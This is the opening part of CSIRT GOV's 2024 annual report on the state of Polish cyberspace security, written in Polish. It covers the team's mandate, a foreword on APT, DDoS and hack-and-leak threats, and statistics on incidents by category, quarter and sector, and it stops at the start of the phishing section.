RAPORT o stanie bezpieczeństwa cyberprzestrzeni RP

Zespół Reagowania Na Incydenty Bezpieczeństwa Komputerowego

CSIRT GOV

2024

ZESPÓŁ CSIRT GOV

Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego CSIRT GOV, prowadzony przez Szefa Agencji Bezpieczeństwa Wewnętrznego, pełni rolę Zespołu CSIRT poziomu krajowego. Zespół CSIRT GOV odpowiada za koordynację procesu reagowania na incydenty komputerowe występujące w obszarze wskazanym w art. 26 ust. 7 ustawy z dnia 5 lipca 2018 roku o krajowym systemie cyberbezpieczeństwa. Jednym z jego podstawowych zadań jest rozpoznawanie, zapobieganie i wykrywanie zagrożeń godzących w bezpieczeństwo, istotnych z punktu widzenia ciągłości funkcjonowania państwa systemów teleinformatycznych organów administracji publicznej lub systemów oraz sieci teleinformatycznych objętych jednolitym wykazem obiektów, instalacji, urządzeń i usług wchodzących w skład infrastruktury krytycznej, a także systemów teleinformatycznych właścicieli i posiadaczy obiektów, instalacji lub urządzeń infrastruktury krytycznej, o których mowa w art. 5b ust. 7 pkt 1 ustawy z dnia 26 kwietnia 2007 r. o zarządzaniu kryzysowym.

CSIRT GOV

Agencja Bezpieczeństwa Wewnętrznego
ul. Rakowiecka 2a
00-993 Warszawa

www.csirt.gov.pl
csirt@csirt.gov.pl
tel.: +48 22 58 59 373
faks: +48 22 58 58 833

SPIS TREŚCI

STATYSTYKI INCYDENTÓW KOORDYNOWANYCH PRZEZ ZESPÓŁ CSIRT GOV 9

ZAGROŻENIA IDENTYFIKOWANE W ROKU 2024 17

ZAGROŻENIA ZE STRONY GRUP SPONSOROWANYCH I HAKTYWISTYCZNYCH 53

ZAGROŻENIA - OPROGRAMOWANIE ZŁOŚLIWE 79

ARAKIS GOV 86

OCENA BEZPIECZEŃSTWA SYSTEMÓW TI 95

POZOSTAŁE DZIAŁANIA ZESPOŁU CSIRT GOV 107

BEZPIECZEŃSTWO ŁAŃCUCHA DOSTAW 112

Szanowni Państwo!

Z przyjemnością prezentujemy Państwu kolejną edycję Raportu o stanie bezpieczeństwa cyberprzestrzeni RP. Staraliśmy się w nim omówić kwestię wyzwań oraz zagrożeń w cyberprzestrzeni Rzeczypospolitej Polskiej z perspektywy minionego roku 2024. W niniejszym opracowaniu dokonujemy analizy dynamicznie zmieniającego się krajobrazu cyberbezpieczeństwa, opisując istotne trendy, nowe wektory ataków oraz potencjalne słabości zabezpieczeń, które mogą wpłynąć na bezpieczeństwo obszaru administracji rządowej oraz infrastruktury krytycznej RP.

Domena cyfrowa stała się rzeczywistością warunkującą funkcjonowanie wszystkich aspektów życia, za czym idzie przeniesienie do sfery cyfrowej coraz większego zakresu danych dotyczących użytkownika, usług publicznych, komunikacji czy finansów. Sprawia to, że cyberprzestrzeń stopniowo postrzegana jest jako coraz bardziej efektywna domena do prowadzenia ataków o znaczących skutkach dla bezpieczeństwa państwa i jego obywateli. Obecnie konflikty między państwami to nie tylko działania kinetyczne, ale także hybrydowe, w szczególności z uwzględnieniem sfery informacyjnej mającej miejsce w cyberprzestrzeni. Mogą one być uzupełnieniem działań wojennych, ich alternatywą albo zwiastunem, aktywnością poprzedzającą dalsze operacje militarne. Dlatego właśnie istotne jest postrzeganie cyberbezpieczeństwa we wszystkich aspektach, a nie incydentalnie – gdzie incydenty stanowią tylko przejaw określonych zagrożeń.

W roku 2024 w dalszym ciągu utrzymywał się stan podwyższonego zagrożenia w cyberprzestrzeni RP, co miało swój przejaw w obowiązywaniu stopnia alarmowego CRP (do 29 lutego 2024 r. stopień CHARLIE-CRP, od 1 marca 2024 r. stopień BRAVO-CRP). W związku z tym Zespół CSIRT GOV stale realizował zadania mające na celu identyfikowanie i mitygowanie zagrożeń dla cyberprzestrzeni RP, w szczególności dla administracji rządowej oraz infrastruktury krytycznej. Ujawniane były przede wszystkim działania socjotechniczne wymierzone w użytkowników i administratorów, w tym ze strony grup sponsorowanych tzw. APT, skanowania i próby wykorzystania najnowszych oraz znanych podatności, ataki typu Distributed Denial of Service (DDoS), także prowadzone przez grupy haktywistyczne, jak również incydenty związane z publikacją danych użytkowników pochodzących z wycieków lub infekcji stacji roboczych.

W minionym roku miały miejsce dwa szczególne wydarzenia z punktu widzenia bezpieczeństwa procesów demokratycznych – wybory samorządowe oraz wybory do Parlamentu Europejskiego. Wybory stanowią niezmiennie wyzwanie pod kątem zabezpieczenia ich prawidłowego przebiegu, w szczególności pod kątem wrogich operacji dezinformacyjnych prowadzonych w domenie cyber. Zespół CSIRT GOV realizował działania mające na celu wsparcie cyberbezpieczeństwa systemów teleinformatycznych związanych z organizacją wyborów, prowadząc ocenę bezpieczeństwa, szkolenia oraz rozpoznanie cyberzagrożeń dla procesu wyborczego.

Wybory nie były jednakże jedynym istotnym wydarzeniem w 2024 roku – na przełomie lipca i sierpnia w Paryżu odbyły się bowiem XXXIII Letnie Igrzyska Olimpijskie, z którymi wiązał się istotny incydent dotyczący dezinformacji. Prorosyjska grupa haktywistyczna Beregini we współpracy z grupą Zarya opublikowały w sierpniu 2024 dokumenty wykradzione z systemów teleinformatycznych Polskiej Agencji Antydopingowej – dodatkowo zmodyfikowane tak, by dyskredytować polskich sportowców[1,2]. Tego rodzaju działalność typu hack-and-leak stanowi jednakże istotne zagrożenie dla podmiotów z każdego sektora. Jak pokazuje przykład POLADA, a także przedstawiony w Rozdziale 3 incydent w Polskiej Agencji Prasowej, z punktu widzenia bezpieczeństwa państwa jako cele w zainteresowaniu aktorów państwowych i cyberprzestępców pozostają wszelkie podmioty, które posiadają potencjał do możliwej eskalacji wymierzonej w bezpieczeństwo kraju.

W niniejszym Raporcie zachęcamy Państwa do zapoznania się szczegółowo z działaniami realizowanymi przez Zespół CSIRT GOV w 2024 roku, mając jednocześnie przekonanie, że nasze obserwacje i rekomendacje będą pomocne w podniesieniu poziomu bezpieczeństwa w kluczowych obszarach – nie tylko w odniesieniu do głównych podmiotów, ale także szerokiego łańcucha dostaw, posiadającego często wiele słabych ogniw.

W pierwszym rozdziale zachęcamy do zapoznania się, jak corocznie, ze statystykami działalności Zespołu CSIRT GOV, gdzie prezentujemy naszą reaktywność na zgłoszenia potencjalnych incydentów oraz proaktywność na polu identyfikacji zagrożeń.

Opis trendów i związanych z nimi zagrożeń przedstawiony został w drugim rozdziale Raportu. Prezentujemy w nim najciekawsze kampanie socjotechniczne zaobserwowane w 2024 roku, aktualną charakterystykę ataków typu Distributed Denial of Service oraz istotne podatności w oprogramowaniu, które badaliśmy oraz o których informowaliśmy w licznych ostrzeżeniach w roku ubiegłym.

Najbardziej zaawansowane ataki ze strony grup APT zaprezentowane zostały w rozdziale trzecim, gdzie skupiamy się na zagrożeniach pochodzących ze strony grup motywowanych politycznie, ideologicznie i finansowo, a które stanowią największe zagrożenie dla cyberbezpieczeństwa administracji rządowej i infrastruktury krytycznej. Szczególnie zachęcamy do zapoznania się z tym rozdziałem osoby, które zainteresowane są multidyscyplinarnym podejściem do bezpieczeństwa narodowego ze względu na kontekst cyberataków jako zagrożenia hybrydowego. Wpisują się one w nowoczesny sposób prowadzenia konfliktów, gdzie wrogie działania prowadzone są poniżej progu wojny.

[1] https://antydoping.pl/informacja-dot-ataku-hakerskiego/
[2] https://x.com/POLADA_official/status/1823662132765864161

W czwartym rozdziale omówione zostały najważniejsze kategorie zagrożeń dotyczące złośliwego oprogramowania obserwowanego w analizach Zespołu CSIRT GOV. Ich źródłem są w głównej mierze wiadomości email zgłaszane do analizy, ale także próbki zidentyfikowane na zainfekowanych stacjach roboczych. Informacje zawarte w tym rozdziale w głównej mierze będą użyteczne dla administratorów poczty elektronicznej, aby mogli skutecznie i efektywnie monitorować korespondencję i filtrować niechcianą zawartość.

Tradycyjnie, jeden z rozdziałów każdej edycji Raportu zawiera także podsumowanie zagrożeń w sieciach objętych ochroną systemu wczesnego ostrzegania ARAKIS GOV. Oprócz statystyk, w rozdziale piątym znalazła się także charakterystyka prowadzonego w sieci Internet rekonesansu i powiązanych z nim luk bezpieczeństwa. Materiał ten może także stanowić element szkolenia użytkowników – w dalszym ciągu obserwowane są domyślne, słownikowe albo inne nierekomendowane hasła do różnego rodzaju usług.

Kolejny rozdział jako stała część Raportu, stanowi podsumowanie działań Zespołu CSIRT GOV w zakresie oceny bezpieczeństwa, znanej także jako testy penetracyjne. Podsumowanie to prezentuje zidentyfikowane w 2024 roku problemy w analizowanych systemach, mogące skutkować poważnymi incydentami bezpieczeństwa. Wart odnotowania jest fakt wykorzystywania w dalszym ciągu oprogramowania nieposiadającego wsparcia producenta, tj. w tzw. wersji end-of-life, a także sam brak aktualizacji oprogramowania. Jest to w dzisiejszych czasach szczególnie ważny element zabezpieczania infrastruktury teleinformatycznej ze względu na szybkość, z jaką możliwy jest rekonesans i wykorzystanie świeżo opublikowanych podatności. W sytuacji, w której niezbędny jest balans pomiędzy szybkością reakcji administratorów a koniecznością weryfikacji poprawności działania aktualizacji w środowisku testowym, atakujący zawsze będą mieli przewagę czasową nad broniącymi się podmiotami.

W siódmym rozdziale prezentujemy wszystkie pozostałe aktywności Zespołu CSIRT GOV. Są to ćwiczenia krajowe i zagraniczne, w których udział brali reprezentanci Zespołu, prelekcje przedstawicieli CSIRT GOV, a także realizacja innych zadań nałożonych na Zespół CSIRT GOV stosownymi ustawami.

Na koniec proponujemy Państwu zapoznanie się z artykułem poświęconym zagrożeniu, którego wzrost obserwowany jest w Polsce i na świecie. Żadna organizacja nie jest samotną wyspą i musi polegać w pewnym stopniu na zewnętrznych dostawcach i usługach. Przegląd umów z firmami zewnętrznymi powinien być elementem stałej i regularnej analizy w ramach każdego podmiotu, w szczególności podmiotu istotnego z punktu widzenia bezpieczeństwa państwa i jego obywateli. Kolejne przykłady kompromitacji infrastruktury tzw. kontraktorów pokazują, iż wrażliwe z punktu widzenia operacyjności organizacji informacje mogą zostać upublicznione pomimo restrykcyjnej polityki wewnętrznej, gdy firmy współpracujące nie realizują procesu utrzymania cyberbezpieczeństwa w ramach własnej

infrastruktury. Pamiętając, że bezpieczeństwo to przede wszystkim dynamiczny proces, warto poddawać regularnej weryfikacji korespondencję, umowy, zdalne dostępy oraz przekazywane dane do wszystkich usługodawców.

W kontekście zaprezentowanych w Raporcie zagrożeń, w tym krytycznych podatności identyfikowanych w 2024 roku oraz technik stosowanych przez zaawansowane grupy cyberofensywne, w dalszym ciągu niezwykle aktualny pozostają zagrożenia dla poczty i usług VPN, którym został poświęcony końcowy rozdział Raportu za rok 2023. Niewątpliwie ten rodzaj zagrożeń, w szczególności w kontekście ataków o charakterze cyberwywiadowczym, będzie także dominował w 2025 roku.

Podsumowując miniony rok, pragniemy podziękować za współpracę całemu obszarowi krajowego systemu cyberbezpieczeństwa, a w szczególności administratorom i zespołom IT, zespołom CSIRT MON i CSIRT NASK, a także sektorowym zespołom CSIRT.


Życzymy miłej lektury,
Zespół CSIRT GOV

1

STATYSTYKI INCYDENTÓW KOORDYNOWANYCH PRZEZ ZESPÓŁ CSIRT GOV

Statystyki roczne

W roku 2024 Zespół CSIRT GOV zarejestrował łącznie 17 439 zgłoszeń o potencjalnym wystąpieniu incydentu teleinformatycznego w swoim obszarze kompetencyjnym, spośród których 3 991 zostało zakwalifikowanych jako faktyczne incydenty bezpieczeństwa teleinformatycznego.




Wykres 1. Liczba zarejestrowanych zgłoszeń oraz incydentów w latach 2022-2024

Wskazana statystyka zawiera zgłoszenia oraz incydenty obsługiwane w ramach Zespołu CSIRT GOV, nie uwzględniając zgłoszeń pochodzących z systemu ARAKIS GOV. Zaobserwować można spadek liczby zgłoszeń, co bezpośrednio przekłada się na liczbę incydentów w 2024 roku. W ocenie Zespołu CSIRT GOV niniejsza zmiana ukształtowała się poprzez różne czynniki w postaci:

- proaktywnych działań prowadzonych przez Zespół CSIRT GOV w zakresie zwiększania świadomości użytkowników poprzez prowadzone szkolenia. W 2024 roku przedstawiciele CSIRT GOV przeprowadzili szkolenia oraz konsultacje dla około 1900 osób, co stanowi znaczący wzrost względem 2023 roku, w którym to przeszkolono około 500 osób;
- informowania o zidentyfikowanych podatnościach w ramach obszaru kompetencyjnego;
- bieżącego wydawania – stosownych do poziomu zagrożenia CRP – rekomendacji CSIRT GOV;
- regularnej dystrybucji wskaźników kompromitacji dla monitorowanych kampanii;
- cyklicznego prowadzenia ocen bezpieczeństwa systemów teleinformatycznych;
- wdrażania przez instytucje rozwiązań bezpieczeństwa mitygujących ataki w ich wczesnych fazach.

Analiza poszczególnych kwartałów w oparciu o incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa


W ramach poszczególnych kwartałów 2024 roku liczba zarejestrowanych zgłoszeń i incydentów utrzymywała się na zbliżonym poziomie. Największa liczba incydentów została odnotowana w II kwartale, co było spowodowane wzrostem przypadków niedostępności zasobów oraz publikacjami danych wrażliwych w źródłach otwartych, czyli tzw. „wyciekami".



Wykres 2. Liczba zarejestrowanych zgłoszeń oraz incydentów w poszczególnych kwartałach 2024 roku

Statystyka pod względem kategorii incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa

Poniższy wykres przedstawia podział zarejestrowanych w 2024 roku incydentów bezpieczeństwa teleinformatycznego pod kątem kategorii zagrożenia wraz z porównaniem ilościowym względem roku poprzedniego.



Wykres 3. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w latach 2023 i 2024 z podziałem na kategorie

Porównując liczbę incydentów w poszczególnych kategoriach, najbardziej istotny wzrost nastąpił w kategorii **PODATNOŚĆ**, która była związana ze identyfikowanymi przez Zespół CSIRT GOV lukami bezpieczeństwa wynikającymi z podatności zasobów i usług dostępnych z poziomu sieci Internet podmiotów będących we właściwości CSIRT GOV. Każdorazowo informowano podmioty bądź podejmowano z nimi współpracę celem eliminacji zidentyfikowanych podatności.

W ramach kategorii **PUBLIKACJA** wystąpiły liczne upublicznienia danych wrażliwych w ramach wycieków, zawierające m.in. dane logowania do usług elektronicznych, prywatne klucze PGP czy informacje o specyfikacji infrastruktury teleinformatycznej instytucji.

Wśród aktywności rejestrowanej w kategorii **SOCJOTECHNIKA** Zespół CSIRT GOV identyfikował wiadomości phishingowe, których celem było zarówno wyłudzenie danych logowania do usług elektronicznych lub innych danych wrażliwych, infekcja złośliwym oprogramowaniem, jak również wyłudzenie środków finansowych.

Zespół CSIRT GOV zarejestrował również liczne incydenty związane z kategorią **NIEDOSTĘPNOŚĆ**. Pośród niej identyfikowano głównie zdarzenia, które zaklasyfikowano jako ataki DoS/DDoS, szerzej opisane w stosownym rozdziale raportu rocznego. Wpływ na tę kategorię zagrożenia w głównej mierze miała również aktywność grup haktywistycznych, które swoje działania ukierunkowują na państwa NATO i Unii Europejskiej w związku z konfliktem zbrojnym w Ukrainie. Ataki DDoS, za którymi stoją tego typu grupy, mają na celu przede wszystkim osiągnięcie efektu w postaci wydźwięku propagandowego podejmowanych aktywności.

W ramach kategorii **ATAK** zarejestrowano zdarzenia obejmujące próby przełamania zabezpieczeń poprzez wykorzystanie podatności, ataki typu bruteforce, kompromitacje kont i systemów oraz eksfiltrację danych z przejętych zasobów TI.

Kategoria **KASKADA** odnosi się do zgłoszeń i incydentów związanych ze zdarzeniami o charakterze terrorystycznym, na podstawie art. 27 ustawy o KSC[3]. Są to wszelkie czynności dążące do minimalizacji zagrożenia o charakterze terrorystycznym podejmowane przez CSIRT GOV w zakresie koordynacji obsługi incydentów. W uprzednich latach CSIRT GOV nie przezentował informacji o realizowanych zadaniach we wskazanym zakresie, w tym ich liczbie.

SKANOWANIE, czyli rekonesans infrastruktury teleinformatycznej pod kątem identyfikacji podatnych systemów i usług, to kategoria, w której odnotowano w 2024 roku wzrost względem roku poprzedniego. Kategoria ta obejmuje zdarzenia wskazujące na możliwość przygotowania ofensywnych działań mających na celu przełamanie zabezpieczeń lub naruszenie dostępności usług.

W kategorii **TREŚCI** zarejestrowano niemal niezmienioną liczbę incydentów w stosunku do poprzedniego roku. Kategoria ta odnosi się przede wszystkim do incydentów naruszających szeroko pojmowane dobra publiczne, np. informacje naruszające wizerunek podmiotów państwowych czy publikujących treści dezinformacyjne. W tym przede wszystkim masowe wykorzystywanie wizerunku osób sprawujących kierownicze funkcje w państwie, m.in. celem wyłudzenia środków finansowych od obywateli.


W ramach kategorii **WIRUS** Zespół CSIRT GOV obsługiwał zgłoszenia dotyczące złośliwego oprogramowania zidentyfikowanego na stacjach roboczych, serwerach oraz urządzeniach sieciowych. W 2024 roku zarejestrowano zbliżoną do roku 2023 liczbę tego rodzaju incydentów.

Ponadto w 2024 roku Zespół CSIRT GOV zarejestrował 10 zgłoszeń incydentów poważnych w rozumieniu ustawy o krajowym systemie cyberbezpieczeństwa. Wszystkie incydenty poważne miały charakter awarii i nie wskazywały na działania intencjonalne czy o podłożu cyberataków. W niniejszej kategorii wyróżnić można szczególnie awarie systemów SCADA w środowiskach automatyki przemysłowej operatorów infrastruktury krytycznej.

[3] Ustawy z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa.

Statystyka incydentów pod względem sektorów, w oparciu o incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa

Biorąc pod uwagę podział incydentów na sektory należy wskazać, że w 2024 roku największa liczba incydentów, podobnie jak w roku 2023, dotyczyła sektora Instytucji oraz Operatorów Infrastruktury Krytycznej. Kolejnymi sektorami pod względem liczby zarejestrowanych incydentów były odpowiednio sektory: Organ Państwowy, Urząd, Ministerstwo, Pozostałe oraz Służba.




Wykres 4. Liczba incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa w 2024 roku z podziałem na sektory

W kategorii POZOSTAŁE zarejestrowane zostały incydenty obsłużone przez Zespół CSIRT GOV, które wystąpiły w podmiotach spoza właściwości, jednakże stanowiły zagrożenie dla obszaru pozostającego w zakresie kompetencyjnym CSIRT GOV. Tego typu działania obejmują również zgłoszenia złośliwych domen oraz usług do rejestratorów czy hostingodawców celem podjęcia działań w oparciu o stosowne regulaminy świadczenia usług.

Ostrzeżenia dystrybuowane przez CSIRT GOV w 2024 roku

Zadania nałożone przez ustawę o krajowym systemie cyberbezpieczeństwa w zakresie wydawania komunikatów o zidentyfikowanych zagrożeniach cyberbezpieczeństwa realizowane są przez CSIRT GOV przede wszystkim w formie ostrzeżeń. Poniższy wykres przedstawia liczbę ostrzeżeń wydanych przez Zespół CSIRT GOV w roku 2024 z podziałem na kategorie.



Wykres 5. Liczba ostrzeżeń wydanych przez CSIRT GOV w 2024 roku z podziałem na kategorie ostrzeżeń

W 2024 roku Zespół CSIRT GOV rozesłał 646 ostrzeżeń do podmiotów pozostających w jego właściwości, stale informując o identyfikowanych zagrożeniach cyberbezpieczeństwa.

Największa liczba dystrybuowanych w 2024 roku ostrzeżeń dotyczyła wskaźników kompromitacji (IoC) dla zidentyfikowanych zagrożeń, w głównej mierze opracowanych na podstawie raportów z systemu ARAKIS GOV.

Kolejną kategorią ostrzeżeń były podatności zidentyfikowane w szeroko wykorzystywanych usługach, jak również błędy konfiguracyjne wykryte w stosowanych przez podmioty systemach.

Przekazywano również informacje o atakach socjotechnicznych wymierzonych w podmioty pozostające we właściwości CSIRT GOV oraz m.in. osoby sprawujące kierownicze funkcje w państwie. W tej kategorii znalazły się informacje o zagrożeniach przede wszystkim kampaniami socjotechnicznymi mającymi na celu wyłudzenie danych logowania do usług elektronicznych, danych osobowych, środków

finansowych czy innych informacji dotyczących osoby lub podmiotu. Ostrzeżenia w tej kategorii również objęły informacje o kampaniach dystrybuujących złośliwe oprogramowanie, wykorzystujących domeny o nazwach podszywających się pod oficjalne strony rządowe, jak również wykorzystujących wiadomości email bazujące na podszyciu pod organy administracji państwowej.

Zespół CSIRT GOV informował również o zarejestrowanej aktywności grup haktywistycznych, trudniących się prowadzeniem ataków mających na celu wywołanie niedostępności atakowanej usługi (DDoS/DoS). W przypadku uzyskania informacji o planowanych bądź przeprowadzonych atakach, kontaktowano się z zagrożonymi podmiotami.

2

ZAGROŻENIA IDENTYFIKOWANE W ROKU 2024

Wśród głównych zagrożeń identyfikowanych przez Zespół CSIRT GOV w 2024 roku wymienić można ataki poprzez kampanie socjotechniczne, ataki na dostępność usług (DoS/DDoS) oraz zagrożenia wynikające z podatności stosowanych produktów i usług.

W roku 2024 zarejestrowano łącznie 815 incydentów zaklasyfikowanych jako ataki socjotechniczne ukierunkowane na operatorów infrastruktury krytycznej bądź administrację państwową. Głównymi zagrożeniami wskazanego typu były niezmiennie kampanie mające na celu wyłudzenie danych logowania do usług elektronicznych lub dystrybucję złośliwego oprogramowania. Ponadto nierzadko miały one charakter ataków spearphishingowych, ukierunkowanych m.in. na osoby sprawujące kierownicze funkcje w administracji państwowej.

Mając na względzie analizę zagrożeń w CRP, Zespół CSIRT GOV monitorował także zagrożenia związane z atakami DDoS (ang. Distributed Denial of Service) na infrastrukturę teleinformatyczną podmiotów znajdujących się w jego obszarze kompetencyjnym.

Ponadto w ramach niniejszego rozdziału zaprezentowane zostały podatności zarejestrowane przez Zespół CSIRT GOV w 2024 roku, mogące znacząco wpłynąć na ciągłość działalności podmiotów pozostających w jego właściwości.

Kampanie phishingowe

